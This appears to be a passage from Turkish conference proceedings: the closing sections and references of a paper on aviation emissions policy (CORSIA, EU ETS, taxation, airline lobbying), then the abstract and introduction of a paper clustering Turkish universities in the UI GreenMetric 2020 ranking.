1997 yılında imzalanan Kyoto Protokolü uyarınca iklim değişikliği konusunda önlemler alınacağı duyurulmuş ve dünya çapında sera gazlarının azaltımı hedeflenmiştir. Ancak ilgili protokolde havacılık sektörünün salınım miktarları için herhangi bir sınır veya azaltım hedefine değinilmemiştir. Söz konusu azaltım için ICAO uluslararası hava taşımacılığında alınacak önlemleri belirlemek üzere görevlendirilmiştir. 2015'te Birleşmiş Milletler İklim Değişikliği Çerçeve Sözleşmesi Paris'te imzalanmış, küresel ısınmanın 2 C° 'nin altında kalması gerektiği mutabakatına varılmıştır. Ancak Kyoto Protokolüne benzer şekilde havacılık faaliyetleri ile alakalı herhangi bir kısıtlama veya strateji planlanmamıştır.


ICAO 1997 yılından başlayarak havacılık kaynaklı gazların azaltımı için çeşitli Birleşmiş Milletler kuruluşları ile koordineli olarak çalışmalar yürütmektedir. Koordinasyon zorluğu ve anlaşmazlıklar sonucunda oldukça yavaş işleyen süreç için 2010 yılında A37-19, 2013 yılında A38-18 kurul toplantılarında öneriler ve akabinde 2016 yılında A39-3 kurul çözüm kararları çıkartılmıştır.

37nci ICAO kurul toplantısında (A37-19) 2020 yılı hedef olarak konulmuş ve ilgili yıldan sonra havacılık kaynaklı karbon salınımının sonraki yıllarda 2020 yılı için belirlenen sınırı aşmaması için üyeler onayına teklife sunulmuştur. 38nci toplantıda aynı hedefler tekrar tartışılmış ve son olarak 2016 yılında yapılan toplantı sonucunda antlaşma sağlanmıştır. Böylece havacılık için ortaya konulması planlanan eylem planı sancılı süreçler sonunda oluşmaya başlamıştır. Ancak konulan hedeflere ulaşmak için gereken biyoyakıt üretim miktarına ulaşamayacağı ve teknolojik gelişmeler sayesinde sera gazı azaltımının söz konusu tarihten itibaren sağlanamayacağı üzerinde karışık görüşler belirtilmiştir [7].

Böylece küresel Pazar bazlı ölçü sisteminin teşkil edilerek oluşturulacak CORSIA planının uygulamaya konulması kararlaştırılmıştır. Plan uyarınca takas edilebilir karbon sertifikaları oluşturulacak ve fazladan karbon salınımına sebep olan şirketler pazardan karbon sertifikası temin etmek zorunda kalacaklardır. CORSIA ana hedefleri aşağıdaki maddeler halinde tanımlanabilir [8]:

- CORSIA azaltım şeması taşıyıcı bazında satın alınabilir karbon sertifikası veya karbon azaltımına yardımcı olacak alanlara yatırım yapılmasını gerektirmektedir.
- 2020 yılı başlangıç olmak üzere üç fazdan oluşması planlanmıştır: 2021-2023 arası pilot faz, 2024-2026 arası ilk faz ve 2027-2035 arası ikinci fazı oluşturacaktır.
- Pilot ve ilk faza katılım ülkeler için gönüllülük esasına göre düzenlenmiştir. Henüz deneme süreci boyunca küresel hava taşımacılığında yaklaşık %88 payı olan ülkelerin katılımı gerçekleşmiştir.
- İkinci fazda ICAO üyesi tüm ülkeler için CORSIA şartları zorunluluk halini alacaktır. Bu zorunluluktan yalnızca Gelişmekte Olan Küçük Ada Devletleri, az gelişmiş devletler ve denize kıyısı olmayan gelişmekte olan devletler kapsam dışında bırakılmıştır.
- Havayolları sürdürülebilir alternatif yakıtlara yöneleceklerdir.
- Rekabet dengelerine zarar vermemek adına; yıllık karbon salınımı 10,000 ton altı olan havayolları, MTOW 5700 kg'dan küçük uçuşlar, ambulans-yangın söndürme-arama kurtarma uçuşları kapsam dışında bırakılmıştır.

Pilot ve ilk faz için havayollarının izleyen yılda kullanabileceği karbon salınım miktarı o yıl tahsis edilen miktar ile sektör büyüme faktörünün çarpımı ile elde edilecektir. Faz 2'nin yürürlüğe girmesi ile birlikte her kullanıcı için büyüme faktörü ayrı hesaplanacak ve referans kabul edilen yıla göre gerçekleştirdikleri azaltım oranlarına göre yeni tahsisler yapılacaktır.



Şekil 1. CORSIA zaman çizelgesi

4. EU ETS

2012 yılında AB, EU ETS uyarınca 2020 yılından itibaren Avrupa havalimanlarını kullanan tüm uçaklar için karbon salınımına karşılık vergi, fazladan ödeme, kullanım sıklığında değişiklik gibi yaptırımlar uygulayacağını duyurmuştur. Pazar gereklilikleri uyarınca önceden tanımlanmış karbon sınırlarını aşma ihtimali olan şirketler diğer sektörlerden emisyon izni almak zorundadırlar. Uluslararası olarak yapılan itirazlar ve ICAO seviyesinde süregelen görüşmeler sonucunda bu kararlar ertelenmiş ve 2013-2016 yılları arasında bu konuda adım atılmamıştır.

2020 yılından itibaren karbon salınım oranlarını sabitleme eğiliminde olan CORSIA'nın aksine EU-ETS programında salınım oranlarının düzenli olarak düşürülmesi hedeflenmektedir. Avrupa Birliği Konseyi tarafından alınan karar doğrultusunda EU-ETS karbon azaltım ve takas şeması tüm dünyada uygulanamayacağından Avrupa kıtasında yapılacak uçuşları kapsamaktadır.

AB kuruluş olarak ICAO delegasyonu içerisinde sadece gözlemci olarak yer almakta, üyelik ve karar alma mekanizmalarına katılım ülkeler aracılığı ile gerçekleşebilmektedir. İki şema arasında koordinasyon ve dengeyi sağlayabilmek adına AB, 5 farklı senaryo belirleyerek tüm senaryoların uygulanabilirliği konusunda çalışmalarını sürdürmektedir. Tablo 1'de karbon azaltım konusunda AB tarafından uygulanabilirliği tartışılan seçenekler sunulmuştur. Ancak seçenekler tam olarak hayata geçirilemeden çalışma halinde kalmıştır [9].

Tablo 1. Avrupa karbon azaltım senaryoları

Seçenek	Bölge Kapsamı*			Süre
	AEA Bölgesel	AEA Uluslararası	AEA Dışı	
1	Dar kapsam	Dar Kapsam	Kapsam Dışı	2018-2020
2	Tam Kapsam	Tam Kapsam	Tam Kapsam	2018-2020
3	Dar Kapsam	Dar Kapsam	CORSIA	AEA:2018-2035 AEA Dışı:2021-2035
4	CORSIA	CORSIA	CORSIA	2021-2035
5	Kapsam Dışı	CORSIA	CORSIA	2021-2035

*AEA: Avrupa Ekonomik Alanı: 28 AB üye devletine ek olarak Lihtenştayn, İzlanda ve Norveçten oluşmaktadır.

5. REKABET KOŞULLARI

EU ETS uyarınca 2017 yılında açıklanan tarifede ton başına 5 Euro ücretlendirme belirlenmiştir. Şirketler Avrupa uçuşlarında aktarmalı olarak kullandıkları yollarda (Örneğin İstanbul'a iniş ve İstanbul'dan Delhi'ye kalkış) EU-ETS bölgesi dışında kaldıkları için kapsam dışına çıkmaktadırlar. Bazı şirketler uzun uçuşlar için bu yöntemi benimsese de kat edilen mesafenin artışı, hizmet kalitesi ve hızında düşüş kapsamında zorluklar yaşamaktadırlar. Yol değişiklikleri ve havayollarının bölge dışında uçuş gerçekleştirme eğilimleri diğer taraftan hava trafik yönetiminde zorluklara yol açmakta ve sektörün başka bir kanadında işgücünde artış gerektirdiğinden fazladan maliyete sebep olmaktadır [10].

Çalışmada 2.1. bölümünde değinilen ve kapsam dışında bırakılan ülkelere büyük havayollarının yaptığı uçuşlar da CORSIA şeması dışında kalmakta, böylece Mısır, Kenya, Pakistan, Sri Lanka, Maldivler gibi noktalara büyük gövdeli uçaklarla yapılan uçuşlar için karbon emisyon tarifesi uygulanmamaktadır. Bu da karbon şema gereklilikleri uygulamaya konulmadan önce ilgili ülkelerden uçuş düzenleyen havayolları için avantaj oluşturmaktadır.

Son olarak Birleşmiş Milletler kuruluşu ICAO uluslararası uçuşlar için yetkili kılınmış, yurtiçinde yapılacak uçuşlar için yetkilendirilmemiştir. Bu da ABD, Çin, Rusya gibi iç hat uçuşları dış hat uçuşlarına yakın veya daha fazla olan ülkeler için ilgili uçuşlarda karbon azaltımının uygulanamayacağı anlamına gelmektedir. Gelirini iç/dış hat uçuşları arasında dengeleyebilen havayollarının bu ücretlendirme politikasından faydalanarak avantajlı duruma geçecekleri değerlendirilmektedir. Diğer yandan Çin, Hindistan ve Rusya temsilcileri CORSIA planının yürürlüğe konulmasının gelişmekte olan ülkelerin havacılık sektörüne mali yükler getireceğini ve haksız rekabete yol açacağını bildirmişlerdir [11]. Çin ekonomik büyümesine paralel olarak havacılık alanında da son yıllarda gelişim içerisinde. IATA tarafından yapılan değerlendirmede 2029 yılında ABD'yi geçerek en büyük havayolu pazarı

konumuna geçeceği öngörülmüştür [12]. Ancak Çin havacılık sektörünü kapsamına alan çalışmada, havayolları için karbon azaltım programlarının ülke genelinde gerçekleştirilmesi en zor uygulamalardan olacağı ve başarısı konusunda şüpheler barındırdığı değerlendirilmiştir [13].

6. VERGİLENDİRME, BİLET FİYATLARI

Yaşam standartları, ülkenin refah seviyesinin hava yolculuğu sıklığı üzerinde etkileri büyüktür. GSMH'si 20.000\$'ı aşan ülke vatandaşlarının yıllık bazda yolculuk sayılarının arttığı bildirilmiştir. Gelişmekte olan ekonomilerin bu seviyeyi aşacağı değerlendirilmekte ve özellikle Çin, Meksika, Türkiye, Brezilya ve Rusya'da bu gelişime bağlı olarak hava taşımacılığının artacağı değerlendirilmektedir [14]. Gayri Safi Yurtiçi Milli Hasıla (GSYİH)'de %1'lik değişim uçuş sayılarında ortalama %1,5-2 değişime sebep olmaktadır. 2009 ekonomik krizinde GSYİH %4,3 düşerken uçuş sayıları %6,3 düşmüştür.

Uçuş talebinin yüksek olduğu süreçlerde bilet fiyatlarının artması beklenirken, sadece uçuş miktarı artmaktadır. 2008 yılında, 12 ay içerisinde yakıt fiyatları %70 artmasına rağmen talep düşüşü gerçekleşmemiş aksine son yıllarda gözlenen en yüksek talep oluşmuştur.

Salgın, savaş, terör vb. sebeplerle uygulamaya konulan seyahat kısıtlamaları ve GSYİH'nin hava yolculuğuna olan talep üzerinde yakıt veya bilet fiyatlarına göre daha büyük etkenler olduğu ifade edilmektedir.

ICAO 1993 [15] kararı ve Avrupa Birliği Enerji Vergi Yönergesi [16] gereğince uluslararası uçuşlarda olarak havacılık yakıtı üzerine direkt vergi konulamamaktadır. Buna karşın İngiltere öncelikle hava aracı ağırlığına göre ücretlendirme sistemini denemiş bu sistem yakıt tüketiminin azaltılması ve adil vergilendirme usulleri açısından yürütülememiştir. Sonrasında, 1994 yılında İngiltere uçuşlar için yürürlüğe koyduğu bilet vergisine rağmen uçuş sayılarında sürekli olarak artış yaşanmış, bu artış karşılığı 2010-2019 yılları arasında CO₂ salınımı 30.000 Mton'dan 37.000 Mton'a yükselmiştir. Aynı şekilde İtalya 1 Ocak 2016 tarihinden itibaren biletlere uygulanan vergiyi %40 artırmış ancak aynı yıl CO₂ salınımı %5,2 artmıştır. Bu örnekler ışığında yakıt veya bilet fiyatlarına uygulanacak vergilerin uçuş sayılarının azalmasına ve dolayısı ile CO₂ salınımının dengelenmesine faydası bulunmamaktadır [17]. Almanya, İsveç, Fransa, Norveç, Avusturya ve G. Afrika ise mesafe ölçütlü vergilendirme sistemini uygulamaya koymuşlardır. Bu sistemde yolculuk mesafesi arttıkça bilet üzerine konulan vergi oranı artmaktadır. Ancak ülkeler arasında standart bir vergilendirme olmadığından aynı mesafenin havayolu ve dolayısı ile yolcuya maliyeti farklı olarak yansımaktadır.

İlgili ATAG araştırmasına göre 1950-2018 yılları arasında yaşanan krizler, bölgesel savaşlar, yakıt fiyatlarının aşırı derecede yükselmesine karşın bilet fiyatları yaklaşık %83 oranında azalmıştır. 60

yıllık bu süreç içerisinde teknolojiye yaşanan gelişmeler ve rekabet koşullarının yeniden şekillenmesinin payı büyüktür.

7. ŞİRKETLERİN TEPKİLERİ VE STRATEJİLERİ

IATA “Vergi ve çevre” başlığı ile yayınladığı kısa raporda [18] 2009 yılından 2020 yılına kadar etkin yakıt kullanımında her yıl ortalama %1,5’lik bir iyileşme kaydedildiğini ve 2050 yılı itibarı ile 2005 yılına kıyasla havacılık kaynaklı karbon gazı salınımlarında %50 azalma olacağını bildirmiştir. Ücretlendirmenin yolculara yansıtacağını bildirmiş ve böylece bilet fiyatlarında artış kaydedileceğini öne sürmüştür. Özellikle uzun uçuşlara binecek vergi yükünün daha fazla olacağını ve bu yük dolayısı ile öncelikle turizm sektörü başta olmak üzere iş kollarının olumsuz etkileneceğini, ülkelerin GSMH’lerinin düşeceğini rapora kaydetmiştir. Bunun yanı sıra havayolları yatırımları için engel teşkil edeceğini ve havayollarının yeni teknoloji içeren *temiz ve az gürültülü* uçaklara geçiş sürecini baltalayacağını savunmuştur. Havayolu şirketleri ek maliyetlerden kaçınmak için lobi faaliyetlerinde bulunmakta ve özellikle IATA aracılığı ile ICAO ve AB kararları üzerinde etkili olmaya çalışmaktadırlar.

2020 yılında Covid-19 salgınından en fazla etkilenen iş kollarından bir tanesi de havacılık sektörü olmuştur. Yolcu sayısı önceki yıla nazaran %60 düşmüş ve 370 milyar \$ gelir kaybı gerçekleşmiştir. Bu sebeple referans yıl olarak belirlenmesi kararlaştırılan 2019-2020 yılları arasındaki karbon emisyon oranlarında büyük farklar bulunmaktadır. 2020 yılında havacılık kaynaklı sera gazı salınımı önceki yıla göre %50 düşmüştür [19]. Bu sebeple IATA başta olmak üzere 2020 yılının referans yıl olarak değerlendirilmemesi için uluslararası girişimlerde bulunmuşlardır. Havayolları salgın sonrası koşullara erişilene kadar CORSIA hükümlerinin devre dışı kalması gerektiğini ve karbon pazarının salgın öncesi işleyişinde devam ederek fazladan yükümlülükleri barındırmaması gerekliliğini savunmuşlardır [20].

IATA tarafından Mayıs 2020’de yayınlanan COVID-19 and CORSIA belgesinde [21] ise 2020 yılında CO₂ salınım oranlarında 250 milyon tonluk düşüş gözlemlendiği, salınım büyüklüğünün 25 yıl önceki değerlere geldiği bildirmiştir. IATA 2019 yılı değerlerinin referans kabul edilmesi teklifini *pragmatik ve sıra dışı kriz dönemi için en basit çözüm* olarak yorumlamıştır. IATA ve havacılık şirketlerinin çalışma ve lobi faaliyetleri sonuç vermiş ve Temmuz 2020 tarihinde ICAO konseyi 2019 yılının referans yıl olarak baz alınacağını duyurmuştur. [22]. Kriz sonrası dönem için ise referans yıl değerlerinin nasıl belirleneceği, hangi dönemin esas alınacağına dair 2023 yılı sonrasında yeniden değerlendirme yapılmasını planlamıştır.

Basında “Havayolları serbestliği alışkanlık haline getirdiler. Artık iklim değişikliğinde üzerlerine düşen payı ödemelerinin vakti geldi.” başlıkları ve benzer anlamlar ifade eden içerikler yaygınlaşmaya başlamış ve kamuoyunda 2050 sıfır emisyon hedefine ulaşılabilmesi için havacılık üzerindeki vergi

yükünün artırılması gerekliliği üzerinde artan fikir birliği oluşmaktadır. Çalışma içerisinde daha önce de değinilen EUROCONTROL araştırmasında [17] 2009-2017 yolcu sayısı %40 artmasına rağmen CO₂ salınımı %15 artmış, gürültü seviyesi ise sabit kaldığı bildirilmiştir. Bu sebepten dolayı karbon azaltımının sektöre direkt olarak maddi yük bindirmeyecek usullerle devam etmesi gerektiği ve hedeflerin uzun dönemli ve ancak teknolojik gelişmeler eşliğinde erişilebileceği savunulmuştur.

8. SONUÇ ve TARTIŞMA

2020 yılı salgın koşulları altında geçmiş ve salgından en fazla etkilenen sektörlerden bir tanesi de havacılık sektörü olmuştur. Maddi kayıplar ve geleceğe yönelik belirsizlik koşulları halen geçerliliğini korurken kriz sonrası toparlanma ile birlikte havacılık faaliyetlerinin tekrar aynı büyüme rakamlarına ulaşacağı tahmin edilmektedir.

İlgili büyümenin yan etkisi olarak çalışma içerisinde değinilen doğaya verilen zarar ise büyüme orantılı olarak gün geçtikçe artmaktadır. Ülkeler arası ticaret hacminin artması en önemli faktör olmak üzere, turizm, gelir seviyesindeki artışlar ve yolcu için hava seyahati ücretinin kabul edilebilir düzeylerde olması da büyüme yönündeki tahminleri güçlendirmektedir.

Ancak bu büyüme hızı ile çevreye verilen zarar da artmakta ve sonuç olarak uluslararası kuruluşlar ve devletler bünyesinde önlemler alınması zorunlu hale gelmektedir. Alınan ve planlanan önlemler sayesinde küresel ısınma *kabul edilebilir* boyutlarda tutularak doğaya verilen tahribat düzeyinin belirli bir oranda kalması hedeflenmektedir. Bunun için ise havacılık sektörüne artış hızı ile bağlantılı olarak yükümlülükler getirilmekte ve ilgili yükümlülükler için teknoloji üreten şirketler, devletler ve hava yolları tarafından çözümler üretilmeye çalışılmaktadır.

ICAO ve AB tarafından yürürlüğe konulacak doğayı koruma amaçlı CORSIA ve EU ETS yasal olarak atılan adımlardır. Bunun yanı sıra motor teknolojisi, havacılık altyapı ve operasyon koşullarının gelişim gerekliliği de sık sık vurgulanmaktadır. Sürdürülebilir yakıt kullanımının yakın gelecekte havacılık sektöründe daha sık kullanılacağı veya *zorunluluk haline geleceği* değerlendirilmektedir. Fosil yakıtlardan biyoyakıtlara geçiş teknolojisi günümüzde oldukça rağbet gören ve kısa zaman içerisinde havacılık yakıtlarında fosil/biyoyakıt dengesinin yarı yarıya olacağı sektörel olarak dile getirilmektedir. Avrupa Yeşil/Çevre Antlaşması kapsamında hedef olarak yakıt tüketiminin klasik havacılık yakıtından SAF yakıtına doğru değişimi ve 500 km altındaki yolculukların demiryolu ile yapılması teşvik edileceği bildirilmiştir. Henüz SAF yakıtlar için havacılık donanımları hazır olmasa da uluslararası baskılar ve yatırımların geri kazanımı açısından yakın gelecekte şirketler tarafından kullanımı zorunlu hale gelecektir.

Yaratıcı yıkım teknolojisine bağlı olarak gelişmeler beklenen sektörde; Airbus, hükümetler ve diğer endüstriyel paydaşların destekleri ile 2035 yılında hidrojen yakıtlı uçakları hizmete sunmayı amaçlamaktadır. ZEROe projesi kapsamında sıfır emisyon üreten uçaklar, motor teknolojisindeki değişim ile elde edilecek, Turbofan ve Turboprop motor seçenekleri ile piyasaya süreceğini duyurmuştur. Sektördeki en büyük rakibi Boeing ise 2030 yılında tüm uçaklarının %100 biyoyakıt teknolojisi ile uçuş gerçekleştirebileceğini açıklamıştır.

Hava trafik yönetiminde yaşanan gelişmeler ile uçuş başına harcanan yakıt miktarının düşürülmesi için de ülkelerin Hava Seyrüsefer Kuruluşları ve uluslararası kuruluşlar koordinesinde çalışmalar devam etmektedir. Yapılan planlamalar sonucunda daha etkin hava sahası kullanımı ile gecikmelerin önlenmesi adına başarılar kaydedilmiş ilgili alanda geliştirme süreçleri devam etmektedir.

Doğa üzerinde yıkıcı etkisi tüm canlılardan fazla olan insanın, geri dönüşümsüz biçimde çevre yıkımına yol açmadan gerçekleştirdiği yıkımı durdurmak için önlem alması her geçen gün daha acil hale gelmekte ve önem kazanmaktadır.

9. KAYNAKÇA

- [1] Malcolm, Jay R., et al. "Global warming and extinctions of endemic species from biodiversity hotspots." *Conservation biology* 20.2, 538-548, 2006.
- [2] R. Lindsey. "Climate Change: Atmospheric Carbon Dioxide." 14 August 2020. [Online]. Available: <https://www.climate.gov/news-features/understanding-climate/climate-change-atmospheric-carbon-dioxide>. [Accessed Jan, 19, 2021]
- [3] Ourworldindata. "Emissions by sector." Jan, 2021. [Online]. Available: <https://ourworldindata.org/emissions-by-sector>. [Accessed Jan, 19, 2021]
- [4] EPA. "Green Vehicle Guide." [Online]. Available: <https://www.epa.gov/greenvehicles>
- [5] Lee, David S., et al. "Aviation and global climate change in the 21st century." *Atmospheric Environment* 43. 22-23, 3520-3537, 2009.
- [6] Ecosphere. "CORSA: Airlines Offsetting Scheme" Jan, 2021. [Online]. Available: <https://ecosphere.plus/corsia-airlines-offsetting-scheme/>. [Accessed Jan, 11, 2021]
- [7] Larsson, Jörgen, et al. "International and national climate policies for aviation: a review." *Climate Policy* 19.6, 787-799, 2019.
- [8] ICAO. "Seventh AFI Directors-General of Civil Aviation (DGCA/7). Monitoring, Reporting and Verification (MRV) provisions." ICAO, Montreal. 2018.
- [9] Scheelhaase, Janina, et al. "EU ETS versus CORSIA—A critical assessment of two approaches to limit air transport's CO₂ emissions by market-based measures." *Journal of Air Transport Management* 67, 55-62, 2018.

- [10] Borghesi, Simone, Massimiliano Montini, and Alessandra Barreca. "The EU ETS: The Pioneer—Main Purpose, Structure and Features." *The European Emission Trading System and Its Followers*. Springer, Cham, 1-28, 2016.
- [11] Reuters. "U.N. agency weighs options for long-term plane emissions goal, faces China pushback." 5 oct 2019. <https://www.reuters.com/article/us-un-aviation/u-n-agency-weighs-options-for-long-term-plane-emissions-goal-faces-china-pushback-idUKKBN1WJ2GI>. [Accessed Jan, 12, 2021]
- [12] IATA. "IATA Air Passenger Forecast Shows Dip in Long-Term Demand. 26 Nov 2015." Press Release No: 55
- [13] Yu, Jinglei, et al. "China's aircraft-related CO₂ emissions: Decomposition analysis, decoupling status, and future trends." *Energy Policy* 138, 2020.
- [14] ATAG. "Waypoint 2050." 54-82, Sep, 2020.
- [15] Icao. "Doc 8632-C/968." *Icao's Policies On Taxation In The Field Of International Air Transport*. 1994.
- [16] EC. "Council Directive 2003/96/EC." 2013.
- [17] EUROCONTROL. "Does taxing Aviation really reduce emissions." Aviation Intelligence Unit, Think Paper 7. October 2020.
- [18] IATA. "Taxes & the environment Fact Sheet." Oct, 2020.
- [19] ICAO. "Effects of Novel Coronavirus (COVID-19) on Civil Aviation: Economic Impact Analysis." Montreal, Canada. 20 Jan 2021.
- [20] IATA. "Impact of COVID-19 on CORSIA baseline calculation." March, 30, 2020.
- [21] IATA. "COVID-19 and CORSIA: Stabilizing net CO₂ at 2019 "pre-crisis" levels, rather than 2010 levels." May, 2020.
- [22] ICAO. "ICAO Council agrees to the safeguard adjustment for CORSIA in light of COVID-19 pandemic." June, 2020. [Online]. Available: <https://www.icao.int/Newsroom/Pages/ICAO-Council-agrees-to-the-safeguard-adjustment-for-CORSIA-in-light-of-COVID19-pandemic.aspx>. [Accessed Jan, 8, 2021]

UI GREENMETRIC 2020 TÜRKİYE SIRALAMASINDAKİ KATILIMCI ÜNİVERSİTELERİN KÜMELEME ANALİZİ

Gamze Kılınç¹, Nuri Ömürbek²,

¹*Süleyman Demirel Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, Isparta, TURKEY*

²*Süleyman Demirel Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, Isparta, TURKEY*

gamzeeklncc@gmail.com

ORCID: 0000-0001-7746-3634

ÖZET

UI GreenMetric Dünya Üniversiteler sıralaması, Endonezya Üniversitesi (UI) tarafından gerçekleştirilen uluslararası bir çalışmadır. Bu sıralamanın 2020 yılındaki teması "Sürdürülebilir Kalkınma Hedefleri ve Dünyanın Karmaşık Zorlukları için Üniversitelerin Sorumluluğu" olarak kabul edilmiştir. Bu çerçevede sıralamanın yapılabilmesi için; *yapı ve altyapı, enerji ve iklim değişikliği, atık, su, ulaştırma ve eğitim* şeklinde altı ana kategori belirlenmiştir. Katılımcı üniversitelere altı kategori temelinde çevrimiçi bir anket yöneltilerek puanlandırma yapılır. UI GreenMetric sıralaması, bu puanlar doğrultusunda belirlenir. Bu çalışmada da veri madenciliği tekniklerinden kümeleme analizi kullanılmıştır. Kümeleme analizi; büyük ve karmaşık veri gruplarındaki verilerin kendi içinde homojen, diğer kümelerle heterojen olarak ayrılmasını sağlar. Böylece araştırmacıya özet bilgiler sunmaktadır. Bu çalışma kapsamında; UI GreenMetric 2020 Türkiye katılımcı üniversitelerinin, kümelenmesi amaçlanmıştır. Çalışmanın örnekleme; sıralamaya katılan 56 üniversiteden oluşmaktadır. Bu çalışmada ilk olarak, 56 üniversite ve 6 ana kriterden oluşan sıralama matrisinde yer alan veriler dikkate alınarak kriterlerin göreceli önem ağırlıkları CRITIC Yöntemi ile hesaplanmıştır. İkinci olarak elde edilen ağırlıklı karar matrisi ile kümeleme analizi yapılmıştır. Kümeleme analizi algoritmalarından ise çalışmadaki veriler için en anlamlı sonucu veren Beklenti Maksimizasyonu (EM) algoritmasının sonuçlarına yer verilmiştir. Çalışmada üniversiteleri Beklenti Maksimizasyonu (EM) algoritması ile 5 anlamlı kümeye ayırıp yorumlaması yapılmıştır. Beklenti maksimizasyonu sonucunda; yapı ve altyapı kriteri açısından kümelerin genelde birbirine yakın değerler aldığı benzer aralıklarda değişim gösterdikleri görülmektedir.

Ancak diğer kriterler açısından kümeler arasında farklılıklar görülmektedir. Analiz sonucunda; küme 1 ve küme 3 ün genel anlamda sürdürülebilirlik açısından en iyi kümeler olduğu sonucuna varılmıştır. Küme 2, enerji ve iklim değişikliği kategorisinde, Küme 4, atık kategorisi hariç diğer kategorilerin tümünde, Küme 5, ulaştırma kategorisi hariç diğer tüm kategorilerde geliştirilmeye ihtiyacı olan üniversiteleri içermektedir.

Anahtar Kelimeler: Kümeleme Analizi, CRITIC Yöntemi, UI GreenMetric

CLUSTERING ANALYSIS OF PARTICIPATING UNIVERSITIES IN THE UI GREENMETRIC 2020 TURKEY RANKING

ABSTRACT

The UI GreenMetric World University rankings is an international study conducted by the University of Indonesia (UI). The 2020 theme of this ranking has been accepted as “Universities Responsibility for Sustainable Development Goals and World’s Complex Challenges”. In order to make a ranking within this framework; Six main categories were determined: Setting and infrastructure, energy and climate change, waste, water, transportation and education. Participating universities are scored by submitting an online survey based on six categories. UI GreenMetric ranking is determined with these scores. In this study, clustering analysis, one of the data mining techniques, was used. Clustering analysis enables the separation of data to be homogenous in itself and heterogeneous with other sets in large and complex data groups. Thus, it offers summary information to the researcher. This scope of work; UI Greenmetric of the participating universities of Turkey in 2020, aimed to cluster. The sample of the study; It consists of 56 universities participating in the ranking. In this study, firstly, the relative importance weights of the criteria were calculated by using the CRITIC Method, taking into account the data in the ranking matrix consisting of 56 universities and 6 main criteria. Secondly, cluster analysis was performed with the weighted decision matrix obtained. Among the cluster analysis algorithms, the results of Expectation Maximization (EM) algorithm, which gives the most meaningful result for the data in the study, are included. In the study, universities were divided into 5 meaningful clusters with Expectation Maximization (EM) algorithm and interpreted. As a result of expectation maximization; It is seen that clusters generally take similar values in terms of setting and infrastructure criteria and show changes in similar intervals. However, there are differences between clusters in terms of other criteria. As a result

of the analysis; It was concluded that cluster 1 and cluster 3 are the best clusters in terms of sustainability in general. Cluster 2 includes universities in need of development in the energy and climate change Category, Cluster 4 in all other categories except the waste category, Cluster 5 in all other categories except the transport category.

Keywords: *Cluster Analysis, CRITIC method, UI GreenMetric*

1. GİRİŞ

Veri madenciliği, büyük veri setlerinden değerli bilgilerin ayırt edilmesi ya da ilginç ve beklenmedik bilgi örüntülerinin keşfidir (Hand, 2007). Veri madenciliğinin ilgi odağındaki veriler; büyük hacimli, karmaşık ve sürekli büyüyen bir yapıya sahiptir (Wu vd., 2014). Ancak veri madenciliği doğrudan çözüm odaklı değildir. Veri madenciliği, araştırmacının ilgilendiği problem için gerekli bilgileri bulmasında, veriler arası ilişkiyi belirlemede ve bu sayede karar vermesine yardımcı bir tekniktir (Baykal, 2006: 96). Bu anlamda veri madenciliği, verilerden yararlı desenler çıkararak analistine destekçi bir tekniktir.

Kümeleme, verilerin benzer nesne gruplarına göre bölünmesini ifade eder. Belli kurallara göre oluşturulan her grup kendi içinde benzer, diğer gruplardaki nesnelere farklı özelliğe sahiptir. (Berkhin, 2006: 25).

Endonezya Üniversitesi (UI) 2010 yılında dünya üniversiteler sıralaması üzerine bir çalışma gerçekleştirmiştir. Bu çalışma günümüzde üniversitelerin sürdürülebilirliğini ölçmek amacıyla UI GreenMetric Dünya Üniversiteler Sıralaması olarak bilinmektedir. Sıralamanın oluşturulmasında, dünyadaki üniversitelerin sürdürülebilirlik programlarının ve politikalarının profilini çıkarmak amacıyla çevrimiçi bir anketten yararlanılmıştır. Sıralamanın 2020 yılı için teması "Sürdürülebilir Kalkınma Hedefleri ve Dünyanın Karmaşık Zorlukları için Üniversitelerin Sorumluluğu" kabul edilmiştir (Team, 2020: 3).

UI GreenMetric Dünya Üniversiteler Sıralaması; sürdürülebilir eğitim, yeşil kampüsler, üniversitelerin sürdürülebilirlik üzerine sosyal değişimi ve dünya çapında üniversitelerin sürdürülebilirlik konusunda öz değerlendirmelerini sağlamayı amaçlamaktadır. UI GreenMetric, katılımcı üniversiteler açısından ise uluslararasılaşma ve tanınırlık, sürdürülebilirlik konularında farkındalıklarını artırma, sosyal değişim, eylem ve ağ kurma gibi faydalara sahiptir (Team, 2020: 3).

Lauder vd. (2015: 852-863) çalışmalarında; üniversitelerde sürdürülebilirliğin nasıl değerlendirileceği konusunu; ulusal, bölgesel veya yerel ortamlarda meta-analizler yardımıyla sürdürülebilirlik kategorilerini farklı bir bakış açısı ile yeniden şekillendirmişlerdir. Leon-Fernandez, ve

Dominguez-Vilches (2015: 440-455) çalışmalarında; İspanyol üniversitelerinde çevre yönetimi ve sürdürülebilirlik alanındaki girişimlerin uygulanmasındaki eğilimleri, sürdürülebilir kalkınmaya en çok bağlı olan ülkelerdeki bazı üniversiteler tarafından benimsenen yönergeleri referans noktası olarak analiz etmişlerdir. Ragazzi ve Ghidini (2017: 111-120) çalışmalarında; sıralama yöntemini iyileştirmek ve güçlendirmek adına az sayıdaki literatürü, çevrimiçi uygulanan anketi ve kılavuzun tekrar gözden geçirilmesi ile bir analiz gerçekleştirmişlerdir. Ayrıca UI GreenMetric sıralamasının, sürdürülebilirliğe dair nicelleştirme ihtiyaçlarını giderme noktasında gerekli ve önemli bir çalışma olduğunu ancak daha bilimsel ve titiz olmasına ve üniversitelerde sürdürülebilirlik politikalarının planlanmasına uygun hale getirilmesinin gerekliliğine değinmişlerdir. Literatür taramasında da görüldüğü gibi sıralamayı daha verimli hale getirmek için çeşitli iyileştirme yöntemleri, değerlendirmeler ve analizler yapılmıştır.

Bu çalışmanın amacı; UI GreenMetric 2020 Türkiye sıralamasında kullanılan verilerin öncelikle kriterlerine göre önem ağırlıklarını bulmak için CRITIC Yönteminin uygulanmasının ardından WEKA programı aracılığıyla katılımcı üniversitelerin kümeleme analizini gerçekleştirmektir. Kümeleme analizi algoritmalarından Beklenti Maksimizasyonu (EM) algoritmasının sonuçlarına yer verilmiştir. İkinci bölümde, sırasıyla Beklenti Maksimizasyonu (EM) algoritması ve CRITIC Yöntemi açıklanmıştır. Üçüncü bölümde uygulamaya, dördüncü bölümde ise sonuç, değerlendirme ve önerilere yer verilmiştir.

2. YÖNTEM

Beklenti Maksimizasyonu (EM) Algoritması

